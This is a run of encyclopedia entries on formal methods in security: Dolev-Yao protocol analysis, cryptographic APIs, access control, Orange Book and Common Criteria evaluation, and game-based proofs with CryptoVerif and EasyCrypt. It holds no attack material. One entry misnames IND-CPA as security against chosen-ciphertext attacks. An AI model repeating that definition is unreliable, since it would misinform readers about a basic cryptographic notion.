The first attempt to develop formal methods for the analysis of cryptographic protocols was that of Dolev and Yao (1983), who developed polynomial-time algorithms for the security of a class of simple protocols. This unfortunately did not turn out to be easily extendable to more realistic protocols, but automated tools that could be used, either with or without human guidance, to search for attacks from an insecure state specified by a user, were soon to follow, such as the Interrogator (Millen et al. 1987) and the NRL protocol analyzer (Meadows 1992). However, formal analysis of cryptographic protocols did not attract widespread attention until the Burrows, Abadi, and Needham (BAN) logic (Burrows et al. 1990) in the

late 1980s. This, although it was criticized for its lack of rigor, provided a simple, intuitive method for reasoning about protocol security that also provided insight into how the protocol worked. BAN logic, instead of looking for attacks, presents rules by which principals derive conclusions about what has happened from messages they have sent and received.

The formal model most commonly used is popularly known as the Dolev-Yao model, although it is somewhat different than the model first envisioned by Dolev and Yao. In it, the crypto algebra is modeled as a free algebra. Operations on data, such as encryption and decryption, are modeled as atomic actions. The intruder is assumed to be able to read, block, redirect, and modify traffic of his own. The intruder is assumed to be able to perform any operation available to a legitimate participant in the protocol. He also may be in league with a number of corrupt principals and have access to their keys. The legitimate principals execute according to the rules of the protocol, but every message they send is read by the intruder and may be modified. Thus, every message a legitimate principal receives is assumed to have been either created or passed on by the intruder.

Although the attacker has a considerable amount of freedom, the set of actions available to it can be expressed in a very regular fashion. As a result, the complexity of the problem of determining security generally hinges on the number of individual executions (usually referred to as *sessions*) of protocol roles by honest principals. The problem of determining whether the intruder learns a given term, known as the secrecy problem, was proved undecidable in the unbounded session model by Durgin et al. (1999), and NP-complete in the bounded session model by Rusinowitch and Turuani (2001). Similar results have been proved for other properties, such as authentication.

Recent work has concentrated on either model checking or a combination of model checking and theorem proving. The most widely used tools now are ProVerif (Blanchet et al. 2022), a model checker known for its ease of use, and Tamarin (Basin et al. 2022), a tool that uses both theorem proving and model checking, and is known for its power and flexibility.

Applications

Formal analysis of cryptographic protocols has been extensively applied to the analysis of standards. In recent years a loose collaboration has developed between standards bodies and researchers, in which researchers use the tools to analyze the security of the standards and communicate their results. These results include the properties they were able to verify, and in the cases of properties they were not able to verify, any attacks they found in the process along with suggested fixes. The standard bodies then inform of the researchers of whether or not they have adopted the fixes, and why. The most prominent example of this in recent years is the TLS 1.3 (Rescorla 2018). For this, the Internet Engineering Task Force (IETF) made draft versions of the standard to the research community for analysis and used the results as input to the final standard. See Cremers et al. (2018) for a history of this.

Open Problems and Future Directions

Open problems include the management of complexity, further integration of formal analysis into the protocol development process, and the integration of the symbolic model based on Dolev-Yao used by most of the protocol analysis tools with the computational reasoning used in proving cryptographic correctness.

References

Basin D, Cremers C, Dreier J, Sasse R (2022) Tamarin: verification of large-scale, real world, cryptographic protocols. IEEE Secur Priv Mag 20(3):24–32

Blanchet B, Cheval V, Cortier V (2022) ProVerif with lemmas, induction, fast subsumption, and much more. In: IEEE symposium on security and privacy (S&P'22)

Burrows M, Abadi M, Needham R (1990) A logic of authentication. ACM Trans Comput Syst 8(1):18–36

Cremers C, Horvat M, Hoyland J, Scott S, van der Merwe T (2018) A comprehensive symbolic analysis of TLS 1.3. In: 2017 ACM SIGSAC conference on computer and communications security

Dolev D, Yao A (1983) On the security of public key protocols. IEEE Trans Inf Theory 29(2):198–208
[MathSciNet]

Durgin NA, Lincoln PD, Mitchell JC, Scedrov A (1999) Undecidability of bounded security protocols. In: Workshop on formal methods and security protocols (FMSP'99), Trento

Lowe G (1996) Breaking and fixing the Needham-Schroeder Public-Key Protocol using FDR. In: Proceedings of TACAS ‘96. Springer, Berlin, pp 147–166

Meadows C (1992) Applying formal methods to the analysis of a key management protocol. J Comput Secur 1(1):5–36

Millen JK, Clark SC, Freedman SB (1987) The interrogator: protocol security analysis. IEEE Trans Softw Eng SE-13(2):274–288

Needham RM, Schroeder MD (1978) Using encryption for authentication in large networks of computers. Commun ACM 21(12):993–999

Rescorla E (2018) The transport layer security TLS protocol version 1.3. RFC 8446, Internet Engineering Task Force

Rusinowitch M, Turuani M (2001) Protocol insecurity with finite number of sessions is NP-complete. In: Proceedings of computer security foundations workshop

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_873

Formal Analysis of Cryptographic APIs

Catherine Meadows[40] ✉
(40) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: catherine.meadows@nrl.navy.mil

Related Concepts

Formal Analysis of Security Protocols

Definition

A cryptographic API is an application program interface (API) that is responsible for managing the cryptographic keys used by an application. The API is responsible for enforcing security policies (e.g., that a key must never be sent to the clear) against an application that may be hostile. Formal analysis is the process of building a formal representation of a system and its policy and used to prove, generally using automated methods, that the policy is never violated.

Background

One of the first formal and automated analyses of a security protocol was also the first formal analysis of a cryptographic API: Longley's and Rigby's analysis in (Longley and Rigby 1992).

However, in the beginning, methods that were developed for the analysis of cryptographic protocols, which mostly focused on key exchange protocols, did not easily apply to cryptographic APIs. This at first may seem

surprising, since the methods used for both types of protocols have much in common. Both use a variant of the Dolev-Yao model, in which the contents of messages, and operations on these messages, are modeled in terms of a symbolic algebra. The adversary is assumed to have complete control of the communication network, as well as the ability to perform any operation available to a legitimate user of a system. However, analysis of key exchange protocols does not necessarily require representation of any internal state of any principal except the adversary, which consists of all the information it has seen in the past. In contrast, models of cryptographic APIs generally require that the API itself has state that is mutable; that is, information can be both added and subtracted. This is important to represent, since the adversary cannot learn information from an API if it no longer appears in its state.

Development of tools for the analysis of cryptographic APIs has proceeded in two directions. One is to develop tools specifically designed for cryptographic APIs, or even specific types of cryptographic APIs, e.g. (Steel 2006), while the other is to add mutable state and methods for reasoning about them to existing protocol analysis tools. Indeed, the two most popular general-purpose cryptographic protocol analysis tools, ProVerif (Cheval et al. 2018) and Tamarin (Meier et al. 2013), both include support for mutable state.

Applications

Cryptographic APIs have many uses, and a number of standards exist. Many of these have undergone formal analyses which have pointed out problems and suggested fixes. These include the RSA Public Key Cryptography Standards (PKCS) #11 (Künnemann and Steel 2013), the Web Cryptography API (Cairns et al. 2016), and the ACME standard (Bhargavan et al. 2021).

References

Bhargavan K, Bichhawat A, Do QH, Hosseyni P, Küsters R, Schmitz G, Würtele T (2021) An in-depth symbolic security analysis of the ACME standard. In: Proceedings of the 2021 ACM SIGSAC conference on computer and communications security, pp 2601–2617

Bond M, Anderson R (2001) API level attacks on embedded systems. IEEE Comput Magazine 34(10):67–75

Cairns K, Halpin H, Steel G (2016) Security analysis of the W3C web cryptography API. In: Security standardisation research: third international conference, SSR 2016, Gaithersburg, MD, USA, December 5–6, 2016, Proceedings 3. Springer International Publishing, pp 112–140

Cheval V, Cortier V, Turuani M (2018) A little more conversation, a little less action, a lot more satisfaction: Global states in ProVerif. In: 2018 IEEE 31st computer security foundations symposium (CSF). IEEE, pp 344–358

Delaune S, Kremer S, Steel G (2008) Formal analysis of PKCS#11. In: Proceedings of the 21st IEEE computer security foundations symposium (CSF'08). IEEE Computer Society Press, Pittsburgh, pp 331–344

Künnemann R, Steel G (2013) YubiSecure? Formal security analysis results for the Yubikey and YubiHSM. In: Security and trust management: 8th international workshop, STM 2012, Pisa, Italy, September 13-14, 2012, revised selected papers 8. Springer, Berlin/Heidelberg, pp 257–272

Longley D, Rigby S (1992) An automatic search for security flaws in key management schemes. Comput Secur 11(1):75–89

Meier S, Schmidt B, Cremers C, Basin D (2013) The TAMARIN prover for the symbolic analysis of security protocols. In: Computer aided verification: 25th international conference, CAV 2013, Saint Petersburg, Russia, July 13-19, 2013. Proceedings 25. Springer, Berlin/Heidelberg, pp 696–701

Steel G (2006) Formal analysis of PIN block attacks. Theor Comput Science 367(1–2):257–270 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300394

Formal Methods

Applications of Formal Methods to Web Application Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_854

Formal Methods and Access Control

Silvio Ranise[41] ✉
(41) Università di Trento and Fondazione Bruno Kessler, Trento, Italy

✉ **Silvio Ranise**
Email: silvio.ranise@unitn.it
Email: ranise@fbk.eu

Definition

Formal methods (FMs) are used to build digital systems by using rigorously specified mathematical models. FMs can play a key role in increasing the trustworthiness of *Access Control (AC)* systems that contribute to satisfy crucial security goals, such as confidentiality and integrity, while allowing for the controlled sharing of information.

Background

There is a fruitful connection between FMs and AC that dates to the seminal paper (Harrison et al. 1976). Since then, several different mathematical techniques have been investigated to express and verify properties of AC systems. For instance, automated reasoning techniques (e.g., SAT solving) have been adopted when policies and related properties (e.g., absence of conflicting rules that, at the same time, permit and deny a given access request) can be expressed in decidable fragments of first order logic (e.g., Boolean logic). As another example, model checking have been used to analyze administrative policies to detect, among other properties, when some administrators collude and grant sensitive permissions to untrusted

users. Here, the peculiarities of the applications of FMs and AC systems are discussed by introducing the necessary basic notions.

Theory and Application

FMs (Beckert et al. 2006) are mathematically rigorous techniques and tools for the specification, design, and verification of digital systems. Formal verification is the process of rigorously checking that the behavior of a system, described using a mathematical model, satisfies a given specification (e.g., a correctness or safety property), described using a mathematical expression. Specifications and models can be described by either symbolic expressions (e.g., well-formed statements in a mathematical logic) or mathematical structures (e.g., sets endowed with some additional features, including operations and relations, to provide semantics). Deduction is an instance of formal verification that manipulates symbolic expressions to prove theorems stating crucial properties of systems (such as correctness or safety) that are true for all possible inputs. Another example of formal verification techniques is model checking algorithms checking whether a mathematical structure representing the model of a system meets a given specification, encoded as a symbolic expression. The value of formal verification is that it provides a means to symbolically examine the entire state space of a digital system and establish a property that is true for all possible inputs. This is in contrast to testing that is only able to consider a (finite) subset of the possible inputs.

AC (Samarati and de Vimercati 2001) systems are digital systems that mediate every request to resources (such as files or functions) by determining whether the request should be granted or denied. The architecture of AC systems can be organized in three levels:

- *Policy*. It is the abstract level and contains the rules stating which subjects (i.e., users or processes run by users) can perform which operations (e.g., read or write) on which resources (e.g., files, sockets, or functions).
- *Model*. It is the intermediate level and consists of the formal representation of the policy (e.g., Role Based AC or Attribute Based AC) including the semantics for granting or denying requests.
- *Enforcement*. It is the concrete level and comprises the digital components to enforce the policy based on the chosen model.

The three levels above are independent of each other; this allows for

1. Reasoning about policies independently of the enforcement mechanism by considering a given model (e.g., verify that the rules are not conflicting, namely that a given request is granted and denied by a set of rules).

2. Evaluating different enforcement mechanisms for the same policy and model to consider the most appropriate technology (e.g., access control lists for operating systems) or guarantee a certain degree of assurance about performances by choosing an appropriate configuration for the architecture of a distributed AC system (e.g., deploying microservices encapsulating certain functionalities in certain domains according to their workloads and network behavior).

FMs can be advantageously used in both activities. Below, we briefly illustrate how this can be done.

Consider activity 1 in the context of an Attribute Based AC model (ABAC), i.e., an AC model that supports the specification of policies by defining conditions on the attributes of subjects and resources. (We observe that ABAC subsumes and complements many other AC models, such as those based on access control lists, and roles. Additionally, it is possible to express authorization conditions using a combination of conditions from different AC models. Consequently, the following remarks also apply to most other AC models.) Reasoning about ABAC policies support a wide range of policy analysis problems including:

- Conflict detection (which aims to identify conflicting rules in a policy).
- Policy refinement (which requires to check whether a policy is less expressive than another).
- Change impact (which considers two policies that span a set of changes and summarizes the differences between the two policies).
- Attribute hiding (which refers to the situation in which users obtain a more favorable authorization decision by hiding some of their attributes; it is possible to verify whether a policy is vulnerable to attribute hiding by checking if a request that was previously denied is permitted by hiding some attributes).

More details on these and related policy analysis problems can be found in (Turkmen et al. 2017).

Concerning activity 2, namely the evaluation of different enforcement mechanisms, we observe that AC systems are increasingly deployed in distributed scenarios because of the widespread adoption of cloud and edge computing infrastructures. For instance, microservices are used to deploy distributed components including those of AC systems. As for any other security enforcement mechanisms, the trustworthiness of distributed AC systems is crucial for the overall security of the digital systems in which they are used. At the same time, stringent performance constraints may be imposed in certain use case scenarios (e.g., applications for autonomous vehicles) that require significantly reduce the overhead of invoking AC systems. In other words, there is a need to find a balance between the security of enforcing AC policies and the overhead caused by AC enforcement. For this, mathematical optimization techniques can be used (Berlato et al. 2022).

Open Problems and Future Directions

AC policies are often poorly documented, and gaps between their specification and enforcement prevent both users and developers from understanding the AC policy of a system in its entirety. This greatly complicates the maintenance and evolution of digital systems, especially when security requirements evolve over time because of changes in the business needs or in the threat landscape. For these reasons, new approaches are being proposed to systematically learn enforced authorizations from an existing system by interacting with and observing it as a black or a gray box. The development and quick adoption of Machine Learning (ML) techniques have particularly stimulated the investigation of the policy mining problem. Other policy management activities can benefit from the application of ML such as the extraction of attributes from documents expressed in natural language or the extraction of policies from user stories (i.e., descriptions of software features from a user’s perspective used in Agile developments). ML can also be used to make AC systems adapt to run time situations in which taking the decision to grant or deny an access request should be done by considering the dynamic behavior of

users, devices, and contextual information (e.g., network anomalies) rather than relying solely on static authorization conditions.

Cross-References

Access Control Policies, Models, and Mechanisms

References

Beckert B, Hoare T, Hahnle R, Smith DR, Green C, Ranise S, Tinelli C, Ball T, Rajamani SK (2006) Intelligent systems and formal methods in software engineering. IEEE Intell Syst 21(6):71–81. https://doi.org/10.1109/MIS.2006.117
[Crossref]

Berlato S, Carbone R, Ranise S, Lee AJ (2022) Formal modeling and automated trade-off analysis of enforcement architectures for cryptographic access control in the cloud. ACM Trans Privacy Security (TOPS) 25(1):1–37. https://dl.acm.org/doi/10.1145/3474056

Harrison MA, Ruzzo WL, Ullman JD (1976) Protection in operating systems. Commun ACM 19(8):461–471. https://doi.org/10.1145/360303.360333
[Crossref]

Samarati P, de Vimercati SC (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. FOSAD 2000. Lecture notes in computer science, vol 2171. Springer, Berlin/Heidelberg. https://doi.org/10.1007/3-540-45608-2_3

Turkmen F, den Hartog J, Ranise S, Zannone N (2017) Formal analysis of XACML policies using SMT. Comput Secur 66, C:185–203. https://doi.org/10.1016/j.cose.2017.01.009
[Crossref]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_859

Formal Methods for the Orange Book

Jonathan K. Millen[42] ✉
(42) The MITRE Corporation, Bedford, MA, USA

✉ **Jonathan K. Millen**
Email: millen@mitre.org

Synonyms

Security verification

Definition

Formal methods, in the Orange Book context, were systematic methods for security analysis based on mathematics and logic, and usually supported by software verification tools.

Background

The Orange Book, or *Department of Defense Trusted Computer System Evaluation Criteria* (TCSEC), was a standard published in 1983 and updated in 1985 (Department of Defense 1985). It was used by the National Computer Security Center (NCSC), an office of the National Security Agency, to support the technical certification of commercially available computer systems for DoD applications. An Orange Book evaluation ranked systems into six classes C1, C2, B1, B2, B3, and A1, according to their ability to protect sensitive data. Following the recommendations of the Anderson Report (1972), the highest rankings, B3 and A1, had to satisfy the *reference monitor* requirements that it mediate all access of subjects to

objects, be tamperproof, and be small enough to be subjected to analysis and tests. The Anderson Report also stressed that it was important to specify and implement a policy for access control.

The highest class was A1, or "Verified Design." An A1 system has a Trusted Computing Base (TCB) that implements a reference monitor. An A1 TCB was subject to several requirements for formal methods:

- A formal model of the security policy supported by the TCB, that is proven to be consistent with its axioms.
- A formal top-level specification (FTLS) that accurately describes the TCB in terms of exceptions, error messages, and effects. The FTLS must be shown consistent with the model using "a combination of formal and informal techniques."
- Formal methods must be used for a covert channel analysis.

The consistent security policy model was required for B2 and B3 as well.

The kind of model considered acceptable was a state-transition model, where transitions represented permissible changes in the access-control state resulting from TCB operations. Expectations were strongly influenced by the Bell-LaPadula model (1975), which featured two invariant security properties (simple security and $*$-property) that defined a "secure state." These were called "axioms" in the requirement, but they stood as proof obligations for the specified state transitions and for initial state conditions. It was in this sense that a model had to be "proven consistent with its axioms." A model might, for example, define an access control matrix $A_{i,j} \subseteq \{r, w\}$ such that if $A_{i,j} = \{r\}$, then subject S_i has read-only access to object O_j.

For classes B1 and above, the security policy being modeled included *mandatory* and *discretionary* requirements. The mandatory access control policy assigned sensitivity labels to subjects and objects, and prevented a subject from having read access to an object with a higher label (simple security) or write access to an object with a lower label ($*$-property). Thus, for example,

$$r \in A_{i,j} \Rightarrow \sigma(S_i) \geq \sigma(O_j)$$

where σ is the sensitivity label assignment. The discretionary access control policy allowed users to limit access to named objects by named individuals.

For the purposes of these requirements, “formal” meant “mathematically precise,” and a proof could, in principle, be produced manually (National Computer Security Center 1992). Formal models were small enough so that their verification was practical but tedious. Formal top level specifications occupied a position midway between mathematical models and executable code. They were less abstract than a model and an order of magnitude larger, because they had to specify more detail in the operating system interface. They were nonprocedural, following Parnas’s 1972 suggestion (Parnas 1972). Even though they were still much smaller than actual code listings, they were large enough so that there was an incentive to seek software tool support for their expression and verification.

Roughly speaking, formal specifications were like systems of equations relating the new values of system state variables after an operation to the parameters of the operation and the prior values of all relevant state variables. These equations had conditional tests so that the effect of an operation could depend on access control constraints. Specification languages had a style similar to programming languages. An operation for a process to get read access to a file might look something like this (in no particular language):

```
get_read(proc,file) =
  if dominates(label(proc),label(file))
  then access(proc,file) := add_mode
  (access(proc,file),read)
      and return := "ok"
  else return := "simple security
    violation"
  end
```

To show that an FTLS is consistent with a model, the analyst supplied a mapping of FTLS structures, like processes and files, to model structures, like subject-object access matrices. Each operation on system structures available at the FTLS interface could then be mapped to a state change in the model. Such a state change was consistent with the model if it respected the state invariants required by the model. This would be the case if the state change could be proved equivalent to the result of a sequence of permissible model transitions.

At the time, a number of software tools were available or under development to support verification of formal specifications. The NCSC instituted an Endorsed Tools List (ETL) of systems considered mature enough to produce acceptable formal specifications and proofs (National Computer Security Center 1989). In 1988, the ETL included FDM (Formal Development Methodology), featuring the Ina Jo specification language (Berry 1985), and GVE, the Gypsy Verification Environment (Good et al. 1988; Kaufmann and Young 1987). Later, others were added, such as EHDM (Extended Hierarchical Development Methodology), featuring the Special specification language (Owre et al. 1991). Models as well as FTLSs could be expressed and verified with these tools. Such tools included an automatic or interactive theorem prover capable of dealing with logical statements about system data structures.

Although some of these systems could also be used for code verification, formal code verification was not an Orange Book requirement, because it was felt to be beyond the state of practice. Code verification must prove the correctness of programs written to implement the FTLS operations. This requires a formal semantics of the programming language, which was not available for most practical implementation languages. Furthermore, TCBs were usually implemented in a combination of high-level and assembly languages.

The level of detail in an FTLS—to include exceptions and error messages—had two motivations. One was to show how the abstract secure system design expressed by the model could be refined gradually to the running code. The other motivation was the desire to support certain formal approaches to covert channel analysis (National Computer Security Center 1993). Covert channels permit a Trojan horse—a malicious program acting without the user's knowledge—to communicate sensitive information to users or confederate programs at a less sensitive level. The normal access control policy prevents a program from simply copying sensitive data to a publicly readable file, but it may still be able to communicate small amounts of data at a time in devious ways, by channels not intended to carry user data. Typically, this is done by affecting shared system resources, causing state changes that become visible through error messages or timing variations.

Covert channel analysis has two steps: an identification phase and a bandwidth (information rate) analysis. Identification can be assisted by

information flow tools that operate on the FTLS, such as Ina Flo (in the FDM system) and the MLS Checker (in EHDM). Flow tools made use of mandatory access control labels, extending their use to system variables, and examined each FTLS statement to ensure that the value of each system variable was not tainted by the value of any variable with higher label.

In the `get_read` example above, a flow analysis would determine that the return message depends on the label assignment array. This means that the label assignments must themselves be classified at the lowest label value, otherwise an attempt to read a higher-labeled file might give away higher-labeled information.

It was recognized that not all covert channels could be found by flow tools. In particular, an FTLS does not contain timing information necessary to find timing channels. A timing channel makes use of system clock values or other timing sources to convey information, just as Morse code uses combinations of short dots and long dashes to encode different letters. Furthermore, flow tools do not supply estimates of the bandwidth (information rate) of covert channels. Hence, formal methods had to be supplemented with code examination and information-theoretic techniques. The formal methods requirement for covert channel analysis could also be satisfied without flow analysis tools by using Kemmerer's shared resource matrix method (1983), which was systematic, but took a less formal, more flexible approach that could be applied to code.

Applications

The only system that achieved the A1 class under the Orange Book was the Honeywell SCOMP (Secure Communications Processor). However, the Trusted Network Interpretation of the TCSEC (TNI, or "Red Book" National Computer Security Center 1987) carried over the Orange Book classes to network components. Mandatory or M-components, whose TCB enforced separation of multiple labeled security levels, could attain an A1 class with essentially the same use of formal methods. The Boeing MLS LAN (Multilevel Secure Local Area Network) and Gemini Trusted Network Processor accomplished this. Formal methods also had a place in later Common Criteria requirements.

Cross-References

Bell–La Padula Model
Common Criteria, From a Security Policies Perspective
Covert Channels
Formal Methods and Access Control
Formal Methods in Certification and Evaluation
Reference Monitor

Recommended Reading

Anderson JP (1972) Computer security technology planning study. ESDTR-73-51. Air Force Electronic Systems Division, Hanscom AFB, Bedford

Bell DE, La Padula LJ (1975) Secure computer system: unified exposition and multics interpretation. ESDTR-75-306. The Mitre Corporation, Bedford

Berry DM (1985) An Ina Jo proof manager for the formal development method. ACM SIGSOFT Software Eng Notes 10(4):19–25

Department of Defense (1985) Department of Defense trusted computer system. Evaluation criteria. DOD 5200.28-STD. National Computer Security Center, Fort Meade

Good DI, Akers RL, Smith LM (1988) Report on gypsy 2.05. Computational Logic, Austin

Kaufmann M, Young WD (1987) Comparing gypsy and the Boyer-Moore logic for specifying secure systems. In: Proceedings of the 10th National Computer Security Conference, Baltimore, MD

Kemmerer RA (1983) Shared resource matrix methodology: an approach to identifying storage and timing channels. ACM Trans Comput Syst 1(3):256–277

National Computer Security Center (1987) Trusted network interpretation of the trusted computer system evaluation criteria. NCSC-TG-005

National Computer Security Center (1989) Guidelines for formal verification systems. NCSC-TG-014-89

National Computer Security Center (1992) A guide to understanding security modeling in trusted systems. NCSC-TG-010

National Computer Security Center (1993) A guide to understanding covert channel analysis of trusted systems. NCSC-TG-030

Owre S, Rushby J, von Henke F (1991) An introduction to formal specification and verification using EHDM. SRI International. SRI-CSL-91-2

Parnas DL (1972) A technique for software module specification with examples. Commun ACM 15(5):330–336

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_858

Formal Methods in Certification and Evaluation

Catherine Meadows[43] ✉
(43) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: catherine.meadows@nrl.navy.mil

Synonyms

High assurance evaluation methods

Definition

Before computer systems can be used for security-critical applications, they generally must be certified to be appropriate for the intended use. This process can be made easier by the evaluation of systems according to broader classes of criteria, established by a national or international standards body, which specify classes of systems with different levels of security functionality and assurance. Formal method is an assurance method that is generally deemed appropriate for the highest levels of assurance.

Background

One of the main, indeed possibly the principal, uses of formal methods in preparing computer systems for security evaluation is that formal specification languages can be used to give a precise, unambiguous specification of a computer system that can be understood by a system

evaluator. At the very highest level of assurance, these are included with formal proofs of security, via a formal proof of correspondence between a formal security model (that is, a formal description of the security properties of the system) and formal specification of the security-relevant portions of the system. This general approach was introduced in the US TCSEC (also known as the *Orange Book*) (DoD trusted 1985), which was the first such set of criteria. It was subsequently adopted, with some changes, by criteria of other countries, including the European ITSEC (Information technology 1991), and finally by the *Common Criteria* (Common criteria 2017), which replaces these earlier criteria and has been adopted by a number of countries in North America and Europe, as well as Australia. The main difference between the Common Criteria and the TCSEC, as far as the use of formal methods is concerned, is that the TCSEC levels are applied to both assurance and functionality, thus enforcing a tight coupling between the two, while the Common Criteria levels apply only to assurance. The Common Criteria requires that desired security functionality be specified in separate "Target of Evaluation" documents.

A Key Distinction Used Is in the Common Criteria

The Common Criteria application levels range from EAL1 to EAL7+, with formal methods being introduced at EAL5. EAL5 requires the use of semiformal design description, where "semiformal" means that the specification has "a restricted syntax and a defined semantics." EAL6 requires a formal model of the security policy plus a semiformal functional specification, where "semiformal" means "expressed in a restricted syntax language with defined semantics," and "formal" means "expressed in a restricted syntax language with defined semantics based on well-established mathematical concepts." Since a semantics based on such mathematical concepts gives an unambiguous interpretation of the language, it provides more assurance of correctness. EAL7 requires a formal model of the security policy and a formal functional specification, along with a formal verification of correspondence between the two. Although mechanized proofs are not explicitly required for EAL7, the advantage of using them is noted and, generally, products that supply formal verification will rely at least partially on such mechanized proofs.

It is also possible to certify systems at EALX +, meaning the system satisfies all of the requirements of EALX, and some of the requirements of EALX +1. For EAL6 +, this usually means that some formal verification is done, although not enough to support certification at EAL7.

Since certifications are usually done on commercial products, details about the ways in which formal methods are used in such certifications are mostly proprietary. However, there are some papers available that give informative accounts that give the reader an understanding of the type of verification that is required for the evaluation process. In particular, Heitmeyer et al. (2008) describe the formal verification of an embedded security device intended for evaluation against the Common Criteria, while Woodcock et al. (2008) describe the certification of the Mondex electronic purse to ITSEC Level E6.

Applications and Experiments

Evaluations at the higher EALs requiring formal or semiformal methods are generally rare, but their number has been growing. As of November 12, 2010, the Common Criteria Certified Products list (Common Criteria Portal 2010) listed a total of 1259 systems certified from its inception in 1997 through 2009. Of this, 115 were 5 or 5+, 1 was 6+, and 3 were 7 through 7+, giving a ratio of 5 and over EAL systems to the total as 0.095. On March 9, 2022 (Common Criteria Portal 2022), however, the list showed 1639 systems certified from 2010 through then, with 295 certified at 5 through 5+, 115 at 6 through 6+, and 4 at 7 through 7+, giving a ratio of 0.245.

These figures indicate that the evaluation of systems at levels requiring semiformal and formal methods is growing, especially those at level 6 and 6+. However, the fact that the number of these systems is small, and most of that small number do not attempt EAL7, shows that full-scale verification in support of security evaluation is still a challenging problem.

Open Problems

The main problem faced when undergoing high assurance evaluation is the time and expense. The additional work in specifying and verifying the product, as well as reviewing the artifacts produced by the verifiers, adds to

the cost of developing the product, while the additional time not only adds to the costs, but incurs the risk that a system may be obsolete by the time it is certified. In particular, the problem of designing formal methods so that the results of formal verification are easier to review and certify may itself be considered an open problem.

Cross-References

Common Criteria, from a Security Policies Perspective
Formal Methods for the Orange Book
Information Security Policy Compliance Competences
Security Capability Maturity Model

Recommended Reading

Common criteria for information technology security evaluation, Version 3.1, Revision 5, April 2017. Available at https://www.commoncriteriaportal.org/cc/

Common Criteria Portal, November 12, 2010. http://www.commoncriteriaportal.org/products/stats. Internet Archive: https://web.archive.org/web/20100912145356/http://www.commoncriteriaportal.org/products/stats/. Retrieved April 01, 2022

Common Criteria Portal, March 9, 2022. http://www.commoncriteriaportal.org/products/stats. Internet Archive: https://web.archive.org/web/20220309101118/https://www.commoncriteriaportal.org/products/stats/. Retrieved April 01, 2022.

DoD trusted computer security evaluation criteria, Dod 5200.28-STD, December 1985

Heitmeyer C, Archer M, Leonard E, McLean J (2008) Applying formal methods to a certifiably secure software system. IEEE Trans Softw Eng 34(1):82–88

Information technology security evaluation criteria (ITSEC): preliminary harmonised criteria, Document COM(90) 314, Version 1.2. Commission of the European Communities, June 1991

Woodcock J, Stepney S, Cooper D, Clark J, Jacob J (2008) The certification of the Mondex electronic purse to ITSEC level E6. Form Asp Comp 20(1):5–19

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1673

Formal Verification of Cryptosystems

Catherine Meadows[44] ✉
(44) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: catherine.meadows@nrl.navy.mil

Synonyms

Interactive theorem proving and security

Definition

Formal verification of cryptosystems is the use of formal methods to verify of disprove the security of cryptosystems, where by security we mean the definitions of security that are normally used in cryptography.

Background

Formal verification of cryptosystems owes its origins to the development of game-based proof methodologies proposed by Bellare and Rogaway (2004) and by Shoup (2004) in order to improve the rigor of cryptographic proofs.

Game-based security proofs are based on security definitions that are defined terms of cryptographic games, in which an adversary plays against a challenger. Consider as an example the game-based definition of security of a cryptosystem against chosen ciphertext attacks, known as IND-CPA. The challenger begins by creating a key K and two oracles. One oracle, Oracle 0, when given two messages, returns the encryption of the first message with K. The other, Oracle 1, returns the encryption of the second

message. The challenger chooses one of the oracles b uniformly at random. The adversary then repeatedly submits two messages of the same length to the oracle. It can end the game at any time, and when it does, it emits a bit b′.

The advantage of the adversary is defined to be | .5 – P(S) |, where S denotes the event that b = b′. A cryptosystem satisfies IND-CPA security if the advantage of the adversary is a negligible function of the security parameter(s), where the security parameters include the length of the key K.

It is also possible to define meta-games in which the goal of the adversary is to identify which game it is playing. Two games are indistinguishable if the advantage of the adversary in distinguishing between them in such a meta-game is negligible. It then is possible to prove a cryptosystem secure by starting with a game that defines the desired security property, and then following it with a string of games, each one indistinguishable from the one before it, until one ends with a game in which the adversary clearly has negligible advantage, e.g., because this last game describes a security assumption upon which the crypto system is supposed to depend upon.

From there, it is a short step to the application of formal methods to game-based proofs. In general, the approaches have been to use interactive theorem provers that have been specifically designed for reasoning about game-based proofs. The best known of these are CryptoVerif (Blanchet 2006) and EasyCrypt (Barthe et al. 2014).

CryptoVerif is intended to be applied to protocols more than cryptoalgorithms, but its use of games means that it proves computational security (that is, the property that an adversary’s advantage in violating a security property is negligible given certain assumptions) rather than the weaker symbolic security provided by most formal protocol analysis (that is, the property that a symbolic representation of a protocol never enters an insecure state).

CryptoVerif provides two modes in which it can be used: automatic and interactive. In automatic mode, the user enters the initial game, security assumptions, and other initial information. CryptoVerif then produces games and game transformations without further input from the user. In interactive mode, suitable for more complex protocols, the user can give instructions to CryptoVerif on how to do the proof and then request it to

execute those instructions. It is also possible to switch between interactive and automatic mode.

Another well-known example of a tool implementing game-based proofs is the EasyCrypt tool. EasyCrypt is built on top of the Coq theorem prover and relies mainly on relational Hoare logic (Naumann 2020) as its logical basis, where relational Hoare logic is a type of Hoare logic that can be used to reason about indistinguishability of programs. It is also possible for the user to define axioms and assumptions, although the user must prove that these are consistent with each other and with EasyCrypt axioms in order to ensure validity. EasyCrypt also provides support for proving this.

A more detailed comparison of EasyCrypt and CryptoVerif may be found in Barbosa et al. (2021b).

